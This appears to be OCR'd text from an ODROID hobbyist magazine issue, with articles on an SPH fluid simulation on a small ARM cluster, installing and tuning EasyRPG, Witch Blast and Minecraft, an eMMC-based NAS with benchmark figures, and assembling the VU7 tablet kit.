
Results

Once I had the algorithm installed and running, it was time to generate some results, and I was most grateful to Dr. Daniel Price of Monash University, Australia, who adapted his SPLASH display software (http://bit.ly/28ViFYm) to accommodate my data format and allow me to easily display these results.

A good test of the SPH code is the generation of shear instabilities, which are the interesting curlicues that form when a fluid of one density moves past another fluid of a differing density in the presence of viscosity. These structures are often seen in cloud formations, (see http://bit.ly/1KREFwl for an example).

In our case, the computational domain consists of two ideal gases with the gas on the left side of the domain having a density four times the gas on the right, and to prevent a pressure differential, the gas on the right side of the domain has internal energy four times greater than that on the left. The total particle number is around 800000, with 640000 in the left of the domain and

160000 on the right. Without any initial particle velocity, we are left with a quiescent state with no particle motion, and to test this I ran the model out to 0.75 sec, which is 2500 iterations at a time-step of 0.0003 sec, to reveal that there was no movement. This is confirmed in the figure here, which shows the internal energy of the gas at 0.75 seconds.




The internal energy of the gas at 0.75 seconds.

The internal energy initial state

At this time, a small velocity perturbation was introduced, so that the particles on the left side of the boundary and close to the center had a downward motion, whilst those on the right and near the center had an upward motion, causing the desired shearing action. See the particle configuration at 1.05 seconds here:

Shear instabilities developing

Two effects are evident. The first is that the desired shear instabilities are clearly being generated in the center of the domain. The second is that my ghost particle boundary condition is unexpectedly failing in the top right hand corner of the domain and is allowing particle penetration beyond the computational domain. A blow up of this is shown next page with the top right hand corner showing boundary particle penetration caused by insufficient ghost particle density




The particle configuration at 1.05 seconds.

Simple reflection told me that this was inevitable, and due to the constant number of ghost particles on the right hand side boundary eventually not coping with the increased density. It is still impressive that the algorithm in its first attempt did not fail. At this stage, the algorithm is generally working but there is much room for improvement.

Outlook

The software used in this simple example has not been optimized in any way for speed or memory utilization, and so significant improvements are easily achievable. For example, having a single core that is responsible for determining the neighbor particles for all the particles, and then requiring each node to successively contact the neighbor node in blocking mode in order to acquire its nearest neighbor particle information is quite inefficient, but of course the goal in the first instance was to get an algorithm running. Efficiency issues can be subsequently addressed. In addition, I run all floating point arithmetic



The top right hand corner showing boundary particle penetration caused by insufficient ghost particle density

as doubles, not floats, which is a lesson I learned a long time ago whilst doing nonlinear modelling, so porting to the 64-bit C2, for example, would yield benefits straight away. The gigabit Ethernet capabilities of the C2 would also help yield as much as a four-fold increase in performance just by upgrading to the ODROID-C2.

At any rate, the ODROID-U3 has proven to be a remarkable performer and it is possible to run quite sophisticated numerical fluid flow simulations on a small number of nodes. In the case of the present algorithm around 1 million particles per node could be realized, so around 6 million for the entire cluster as it stands.

In summary, whereas I had to apply for time on a large mainframe supercomputer when doing these sort of calculations during my PhD, it is possible now for a student to purchase a number of nodes for a really quite modest amount and then have the luxury of simply fiddling with the code while maintaining a fairly high level of sophistication. Next time, I will work with the ODROID-C2.

References

[1] P.J. Cossins, Smoothed Particle Hydrodynamics, PhD Thesis, Chapter 3. http://arxiv.org/abs/1007.1245

[2] R.A. Gingold and J.J. Monaghan, 1977. Smoothed particle hydrodynamics: theory and application to non-spherical stars, Mon. Not. R. Astron. Soc., 181, pp. 375–89.

[3] L.B. Lucy. 1977. A numerical approach to the testing of the fission hypothesis, Astron. J., 82, pp. 1013–1024.

EASYRPG

AN RPG MAKER 2000 AND 2003 ENGINE

by Tobias Schaaf

http://easy-rpg.org/

RPG Maker is a well known program use to create your own "Old School RPG" games, just like the original Final Fantasy Games for the NES and SNES. Over the years RPG Maker has been improved many times. So it no surprise that, there are hundreds of RPG games available which were made using this program. Now with EasyRPG, it's possible to play games made with RPG Maker 2000 and 2003 on your ODROID!

EasyRPG Player

EasyRPG aims to create an engine that allows you to play any RPG Maker 2000 and 2003 game available and EasyRPG is doing a pretty good job with this. The EasyRPG Player is an interpreter for these games.

Installation

As usual, I put the program in my repository. This means you can install it from my jessie/main package list with:

```
$ sudo apt-get install easyrpg-player-odroid
```

Starting A Game

There are two ways to start a RPG Maker 2000 or 2003 game. The first is from the command line, you can start the game directly by pointing to the path of the game:

```
$ EasyRPG_Player -project-path \
 <Path-To-Your-Game>
```

For example, to start Dragon Fantasy:

```
$ EasyRPG_Player -project-path \
 ~/ROMS/EasyRPG/Dragon\ Fantasy/
```

The second way is to simply start EasyRPG in a folder that contains all your RPG Maker games. This will bring up a nice menu to select your games with. You can do this by typing the following command:

```
$ EasyRPG_Player
```




Figure 1 - EasyRPG Player Menu, with a list of the found games in that directory

This allows you to easily switch between games and add more games to your library.

Getting games

Finding games for RPG Maker 2000 or 2003 is fairly easy. There are many user made games out there and you can find quite a lot of them on the RPG Maker homepage, bit.ly/1tjFiOm. Make sure to set your filter for RPG Maker 2000 and 2003 games only, but there are far more to be find in different languages if you search on Google.


Gameplay

The games look and play really close to the original RPG Maker games. The music, graphics, and battle system are all playable. The games have very nice graphics and even have the option to be played with a joystick or gamepad.

Some games may have issues, or may crash, but most games I've tried worked without any major issues. Sometimes timings of events were a little bit off

Figure 2 - Title screen from Blue Skies

Figure 3 - Blue Skies Intro with color overlay over the actual graphics



LINUX GAMING


Figure 4 - Transparent effects, and moving water - everything works!

Figure 5 - Battle System similar to old Final Fantasy Games

from the original RPG Maker version, however the games were still enjoyable.

EasyRPG supports a lot of different games and with many different gaming styles. EasyRPG Player enables access a multitude of RPG games on ODROIDs. Some games are entire remakes of Final Fantasy, while other games may be based around famous characters such as Naruto. If you are an RPG fan and like to play classic RPG games, EasyRPG is a must have for you.

Figures 6 and 7 - Different battle systems have no timer for fights, but instead use a round-based battle system with lots of different monsters and graphics



WITCH BLAST

A REALLY ADDICTIVE DUNGEON CRAWL SHOOTER

by Tobias Schaaf

The Witch Blast game is a free roguelite dungeon crawler shooter heavily inspired from "Binding Of Isaac". You can play it with just a keyboard, a keyboard and mouse or gamepad. The game has really awesome music, beautiful graphics and runs fully in OpenGL ES mode - due some modifications that I made, along with help from user @ptitSeb.

Installing

If you have not yet added my repository to your distribution, use the following commands:

```
$ su
# cd /etc/apt/sources.list.d/
# wget http://oph.mdrjr.net\
/meveric/sources.lists/\
meveric-jessie-main.list
# wget -O- http://oph.mdrjr.net\
/meveric/meveric.asc | apt-key add -
```


Be ready to play this game and have the most fun

You can install it from my repository using the jessie/main package list with the following command:

```
$ apt-get install witchblast-odroid
```

The game saves automatically when leaving the game in a cleared area, and leaving the game while fighting discards the current game.

For comments, questions and suggestions, please visit the original thread at `http://bit.ly/1XqsNgx`.



We guarantee at least two lost nights playing this amazing game!

MINECRAFT CLIENT ON ODROID

by Sebastien Chevalier

Minecraft can now be played on the ODROID! Installation is pretty easy, thanks to the packaging skills of Tobias aka @meveric. After installing his repository, type the following command:

```
$ sudo apt-get install minecraft-odroid
```

Minecraft will install with a couple of dependencies and be ready to launch. It comes packaged with the default launcher, so you can play the demo, or you can login with your account to play.

Performances

One thing to know is that currently, it's not really compatible with mipmaps, and will get poor performances unless you set mipmaps to "none". Once the game has started, go to the Options menu, select Video, then choose Mipmap Levels: OFF.

After that, other settings are pretty standard and have the expected effect. I recommend lowering the Render Distance (5 chunks is fine but you may want to lower this to get more FPS), choose Graphics: Fast (so that tree leaves will not be transparent), and set Smooth Lightning to OFF for max speed or Minimum for some soft shadows (but it's slower). Also, the Max Framerate should be around your current FPS (30 fps is nice for a smooth gameplay). With these settings, I can get around 12 to 15 FPS in full HD. You can use "F3" during the game to have some statistics displayed, including FPS, but be aware that the F3 screen uses some FPS itself, around 3 or 4 at least.

Figure 1 - Video Settings





Figure 2 - Death screen

More performance

If you want your Minecraft to run faster, you can use OptiFine, which is a mod that lets you tweak many Minecraft settings as well as the rendering method in order to get smoother gameplay. You need to first start Minecraft and launch a game, so that the current version of Minecraft is registered and downloaded. Then, go to the OptiFine website at http://bit.ly/1jOG2Di and download the version for your Minecraft version (at the time of writing, it's 1.9.4). You will receive a .jar file that can launched, which will install automatically. To launch it, just double-click or, using a terminal, type the following command:

```
$ java -jar OptiFine_1.9.4_HD_U_B4.jar
```

You will then see a menu asking what you want to do. OptiFine first auto-detects the locale Minecraft folder, and after a short while, it should install smoothly,



Figures 3 and 4 - Optifine mod installation

Re-launch Minecraft, and you will notice that the profile is now called OptiFine. Once in game, you will notice the chunks are loading faster. There are a lot more settings to play with in the Options screen, as shown in Figure 5.

Figure 5 - Optifine video settings

Without touching anything, OptiFine can give you a few more FPS (I get 4 FPS more on my ODROID), but it greatly depends on the actual configuration. I estimate that you can expect around 25% to 50% better performance.

How it works

The first question you may ask is why Minecraft wasn't available sooner on the ODROID. After all, it's a Java game, so it should run as is. However, Java programs are not CPU dependent, and not system dependent either, since it's a Virtual Machine. So, a Java program that runs on x86/Windows can also be run on x86/Linux or ARM/Linux. Sometimes Java is not enough to make a program, and you need to interface with some native library to do more advanced stuff. It's called JNI (Java Native Interface), and it's a mechanism that allows a Java program to directly call a native library. For example, you need that to use an OpenAL sound or OpenGL graphics, and that's what Minecraft does: it uses a Java library called "lwjgl" (Light Weight Java GL) to access OpenGL for the rendering. In order to use this library, Minecraft downloads it directly from its server, along with all other needed libraries and assets, when you first launch a game. And it checks you have everything correctly in place every time you launch it.

The issue is that Minecraft is not supported on ARM. It doesn't even know this architecture. So when it downloads its version of lwjgl, it obtains a version meant for an x86 CPU, which simply doesn't work because it's not the right one. To work around that, a special launcher has been created which intercepts all calls to Java, analyzes the commands, and replaces the link to the x86 version with the one installed in the system. It's a bit crude, but it does work in allowing Minecraft to start.


Although it does start, it doesn't get far since it needs OpenGL, and the ODROID only provides GLES. So glshim needs to be used in order to translate all OpenGL calls to GLES. Glshim has only provided OpenGL 1.5 up until now, so Minecraft warns us to update our drivers with a warning that OpenGL 1.x won't be supported anymore, and OpenGL 2.0 will be needed.

Incidentally, glshim contains some special hacks that were created specifically for Minecraft. The first version of Minecraft on ARM machine was on the OpenPandora, 2 years ago. And in the beginning, it looked as shown in Figure 6.

As you can see, it was not very colorful! After some debugging, I eventually coded a hack in glshim to compensate for the way that Minecraft does its lighting. It uses multitexturing, where the first texture is the color of the block, and the second texture is the light map, which is a very common method of lighting.

However, what Minecraft does is render the textures such that each block is considered to have a uniform lightning, so that you don't have a half-lit block. So, when issuing the drawing

Figure 6 - Early version of Minecraft on OpenPandora



command for a block/cube, all the vertex coordinates are given to openGL, along with the textures coordinates for the first texture, with only one texture coordinate for the light map. And that case, which is technically correct according to OpenGL specs), wasn't handled by glshim. It was fixed by checking to see if there were only one texture coordinates for a texture. In that case, those coordinates are duplicated for all vertexes, making it easier to handle in glshim. If you are curious about the technical details, inpect the function "glshim_glEnd" in the file "gl.c" (http://bit.ly/24WP30W).


What's next

After creating the custom launcher and modifying glshim, Minecraft runs pretty well. Still, things can always be improved. There are still three main areas to work on in the glshim application:

- Improve the handling of the Mipmap settings
- Get more speed by using Batch mode of glshim
- Have a glshim working in GLES2

The mipmap settings is a bit puzzling, and I have to understand what the Mipmap levels really do, which is not easy with closed source software. The Batch mode can be quite effective sometimes, such as with Xash3D or Emilia Pinball, for example, but completely ineffective sometimes. It can even break the rendering engine, as is the case with Minecraft. More work is needed to get this feature stabilized. Having glshim use GLES2, and proposing an OpenGL 2.x version is a long term goal for glshim, but will be needed sooner or later, as more and more software has dropped support for the fixed pipeline, which is an OpenGL 1.x function, in favor of using shading instead.

AN ENERGY-EFFICIENT, MAXIMUM PERFORMANCE GIGABIT NAS



USING AN ODROID-C2 AND 128GB EMMC

by Daniel Haze

You are probably wondering why anyone would want to create a Network Attached Storage (NAS) system without attaching some form of a USB-drive. True, it sounds unusual. However, with the release of the new ODROID 128GB eMMC 5.0 module, the benefits of solely using a eMMC module in your NAS can become a reality.

Figure 1 - eMMC module

The eMMC module features the latest Samsung 128GB NAND chip and utilizes the eMMC 5.0 standard. Note that the red PCB in this image is an evaluation sample. During mass production, black PCB's will be used to keep it uniform among other existing ODROID-C2 eMMC modules.

eMMC read/write performance

This module is capable of achieving than a Sandisk Ultra 8GB (10-12MB/s) and 3x faster than a Sandisk Extreme 16GB (40-45MB/s).

In comparison, the Raspberry Pi 3 is only capable of 17.5MB/s MicroSD transfer rates, unless one overclocks the SD bus to 83Mhz (bus has the side effect of breaking the SDIO WiFi and Bluetooth performance). On the other hand, by using a high-capacity eMMC module such as this in your ODROID-C2, you can observe the overall filesystem performance reach a new higher level.

Try to recall your first experience when you observed the move from a rotating platter based drive to a solid state drive (SSD) in your PC or Laptop. Switching from microSD to eMMC will give you the same positive pleasant experience.

Figure 2 - eMMC performance using dd command

```
root@DietPi:~# dd if=/dev/zero of=test.tmp oflag=direct bs=8M count=64
64+0 records in
64+0 records out
536870912 bytes (537 MB) copied, 4.42681 s, 121 MB/s
root@DietPi:~# dd if=test.tmp of=/dev/null iflag=direct bs=8M count=64
64+0 records in
64+0 records out
536870912 bytes (537 MB) copied, 3.87018 s, 139 MB/s
```

Figure 3 - eMMC Samba





Figure 4 - ODROID-C2 block



eMMC Network transfer performance

With the benefit of its gigabit ethernet, the ODROID-C2 + eMMC combination really comes into its own when it is in an active network. On a gigabit network, you will be able to achieve sustained network duplex transfer rates of 110MB/s (880Mbits/sec).

The benefits of using an eMMC module over a USB 2.0 drive is shown in Figure 4.

Regardless of which USB drive you have (SSD, Platter, Thumbdrive), performance will be limited by the maximum bandwidth of USB 2.0 (60MB/s, 480 Mb/s). In real world usage though, the USB drive speeds will likely be less than 40MB/s. Also, all connected USB devices have to share this bandwidth, unlike eMMC, which has a dedicated path and bypasses the USB2.0 bus.

Energy efficient

Figure 5 - Energy savings

NAS

For this test, we will transfer data over a gigabit network using a 1GB file. During the transfer, we will measure the average energy usage in Watts. The ODROID-C2 is setup to run the Samba Server, with the share file path pointing to the storage device: the first test run uses the eMMC module and the second test run uses the USB drive.

eMMC (128GB):

- Idle = 2.0Watt
- Read = 3.0Watt
- Write = 3.6Watt
- Transfer speed = 110MB/s
- Transfer time = 8 seconds

USB Drive (WD Blue, 160GB, 0.55Amp, 2.5inch):

- Idle = 5.6Watt
- Read = 7.9Watt
- Write = 7.9Watt
- Transfer speed = 36MB/s
- Transfer time = 30 seconds

In short, the eMMC uses under half the power and offers triple the transfer rate when compared to a bus powered USB drive. When you also take the transfer time into consideration, the potential energy savings of the eMMC increases even further.

All-In-One NAS

An eMMC modules obviates the possible need for dedicated external power supplies, large capacity USB drives, and cables. Noise due to spinning drives is also non-existent. Such efficiencies affords numerous options to locate these NAS devices. Actually, it is not just a NAS device, since it sports a quad-core 2Ghz 64bit ARM engine under the hood. Possibilities abound for additional use-cases. Here are just a few examples of software installations that will benefit vastly from the eMMC's IO performance:

- BitTorrent Server (Transmission)
- Minecraft Server (MineOS)
- Web interface media streaming server (Ampache)
- Webserver stacks with MySql databases (LAMP/LEMP/LLMP)
- ProFTP / Samba file servers

All of these software options are available for automated installation with the DietPi OS image. DietPi is a highly optimized minimal OS based on @meveric's excellent Debian Jessie ARM64 image, available at http://dietpi.com.

VU7 TABLET

BUILD YOUR OWN CUSTOM 64-BIT MODULAR TABLET

by Rob Roy

Building a VU7 Tablet at the 2016 Maker's Faire in San Mateo, California

The ODROID-VU7 tablet kit, available from AmeriDroid at http://bit.ly/1Ucr3ko, is a great way to turn your ODROID-C series microcomputer and ODROID-VU7 touchscreen into an attractive tablet. Many color options are available, and there is room inside the case for several peripherals. For example, a 4-port USB hub can be added, along with a USB Audio Adapter, a 3W mini stereo audio amplifier, 2 x 2W speakers, a WiFi Module 3, and a UPS battery backup, with room to spare. Of course, you can configure your tablet project in a way that suits your needs or desires!

Key features

- Fits the ODROID-VU7 touchscreen.
- ABS or PLA Plastic
- 3D printed on high-end consumer 3D printers at a resolution of 0.25mm layer height or better - each unit is printed individually, and as such may have slight imperfections.
- Additionally fits the ODROID-C0, C1+ and C2 single board computers, and most other SBCs, although the flush HDMI and microUSB "Zender" units are designed specifically to work with the ODROID-C series. Additional cables are supplied to support most other SBCs. OS support for the touchscreen may vary. The touchscreen driver is included in the standard ODROID Linux and Android distributions.
- Enough room to add a UPS2/UPS3-C1/C2 battery unit with mounting holes plus other items.
- Includes front bezel, back panel, four side panels, nuts, bolts, spacers and hex key for the M3 bolts, plus feet for the back panel.
- Side panels keyed for HDMI and microUSB ports, VU7 backlight on/off switch, UPS2 charging port, and UPS2 on/off switch, perforated for airflow.
- Access to Ethernet and 2 USB ports on the ODROID-C0/C1/C1+/RPi/BPi without opening the case.

This is a Do It Yourself (DIY) kit, and some modifications and finishing touches may need to be performed when assembling the tablet. The illustrations below detail the steps needed to put it all together. Most of the tools necessary are included, but you may want to have a utility knife available for trimming the spacers or smoothing the screw holes. To watch a video of the assembly, visit http://youtu.be/Y5lQObVz814.

Figure 1 - Parts of the VU7 Tablet Kit




Figure 2 - Place the VU7 face down on the front of the tablet cover, aligning the holes

Figure 3 - Insert 3 screws and 3 spacers into the holes




Figure 4 - Place the ODROID over the screws, on top of the spacers, so that the board's top is facing away from the screen

Figure 5 - Insert the HDMI and USB connectors through the side cover

Figure 6 - Insert the remaining 4 screws into the tablet cover, and place 3 spacers over top of the screws running through the ODROID-C

Figure 7 - Place a pair of spacers over top of the 4 tablet cover screws, which may need to be trimmed slightly with a utility knife in order to ensure the best fit

Figure 8 - Place the back cover over top of the screws, and loosely place the nuts over the back cover with a single turn




Figure 9 - Add the side covers while the nuts are still loose




Figure 10 - Place the feet over top of the nuts to hold them in place

